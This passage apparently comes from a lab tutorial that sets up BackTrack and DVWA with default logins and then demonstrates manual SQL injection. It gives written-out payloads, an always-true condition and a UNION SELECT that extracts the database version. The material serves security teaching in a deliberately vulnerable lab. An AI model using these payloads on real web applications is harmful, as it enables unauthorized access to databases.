
- **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Do not Click on the OK Button.



Section 5: Login to BackTrack

1. Start BackTrack VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select BackTrack5R1
 3. Play virtual machine



2. Login to BackTrack

- **Instructions:**


1. Login: root
2. Password: toor or <whatever you changed it to>.

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
[ 3.312567] Copyright (c) 1999-2008 LSI Corporation
[ 3.313456] FDC 0 is a post-1991 82077
[ 3.340877] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 3.360567] pcnet32 0000:02:01.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 3.364871] agpgart-intel 0000:00:00.0: Intel 440BX Chipset
[ 3.368532] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:0c:29:90:13:78 assigned IRQ 19
[ 3.372931] agpgart-intel 0000:00:00.0: AGP aperture is 256M @ 0x0
[ 3.376916] pcnet32: eth0: registered as PCnet/PCI II 79C970A
[ 3.384739] pcnet32: 1 cards found
[ 3.404691] Fusion MPT SPI Host driver 3.04.18
[ 3.408410] mptspi 0000:00:10.0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 3.408733] mptbase: ioc0: Initiating bringup
[ 3.488282] ioc0: LSI53C1030 B0: Capabilities={Initiator}
[ 3.656180] scsi2 : ioc0: LSI53C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.775716] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.779710] scsi target2:0:0: Beginning Domain Validation
[ 3.783701] scsi target2:0:0: Domain Validation skipping write tests
[ 3.783772] scsi target2:0:0: Ending Domain Validation
[ 3.787761] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.794467] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.795671] sd 2:0:0:0: [sda] Write Protect is off
[ 3.795811] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.795881] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.800343] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.801376] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.803626] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.855626] sda: sda1 sda2 < sda5 >
[ 3.883776] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.887505] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.887577] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login: root
Password:

To direct input to this virtual machine, press Ctrl+G.
```

- 3. Bring up the GNOME
 - o **Instructions:**
 - 1. Type startx




Section 6: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
 - **Instructions:**
 1. Click on the console terminal



2. Get IP Address

- **Instructions:**
 - 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is 192.168.1.105.
 - Please record your IP address.



```
BacktrackBT1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:90:13:78
          inet addr:192.168.1.105  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe90:1378/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105401 (105.4 KB)  TX bytes:27674 (27.6 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7793 (7.7 KB)  TX bytes:7793 (7.7 KB)

root@bt:~#
```

Section 7: Login to DVWA

1. Start Firefox
 - o **Instructions:**
 1. Click on Firefox



2. Login to DVWA

- **Instructions:**

1. Start up Firefox on BackTrack
2. Place `http://192.168.1.106/dvwa/login.php` in the address bar
 - Replace **192.168.1.106** with Fedora's IP address obtained in Section 3, Step 3).
3. Login: admin
4. Password: password
5. Click on Login



Section 8: Set Security Level

1. Set DVWA Security Level
 - **Instructions:**
 1. Click on DVWA Security, in the left hand menu.
 2. Select "low"
 3. Click Submit




Section 9: Manual SQL Injection

1. SQL Injection Menu

- **Instructions:**

1. Select "SQL Injection" from the left navigation menu.




2. Basic Injection

- **Instructions:**

1. Input "1" into the text box.
2. Click Submit.
3. Note, webpage/code is supposed to print ID, First name, and last name to the screen.

- **Notes (FYI) :**

- Below is the PHP select statement that we will be exploiting specifically \$id.
 - `$getid = "SELECT first_name, last_name FROM users WHERE user_id`




3. Always True Scenario

- **Instructions:**

0. Input the below text into the User ID Textbox (See Picture)
 - `%'` or `'0'='0'`
1. Click Submit


- **Notes (FYI) :**

- In this scenario, we are saying display all record that are **true** and all records that are **true**.
 - `%'` - Will probably not be equal to anything, and will return false.
 - `'0'='0'` - Is equal to true, because 0 will always equal 0.
- Database Statement
 - `mysql> SELECT first_name, last_name FROM users WHERE user_id = '0'='0';`



4. Display Database Version

- **Instructions:**
 0. Input the below text into the User ID Textbox (See Picture)
 - %' or 0=0 union select null, version() #
 1. Click Submit
- **Notes (FYI) :**
 - Notice in the last displayed line, 5.1.60 is displayed in surname.
 - This is the version of the mysql database.



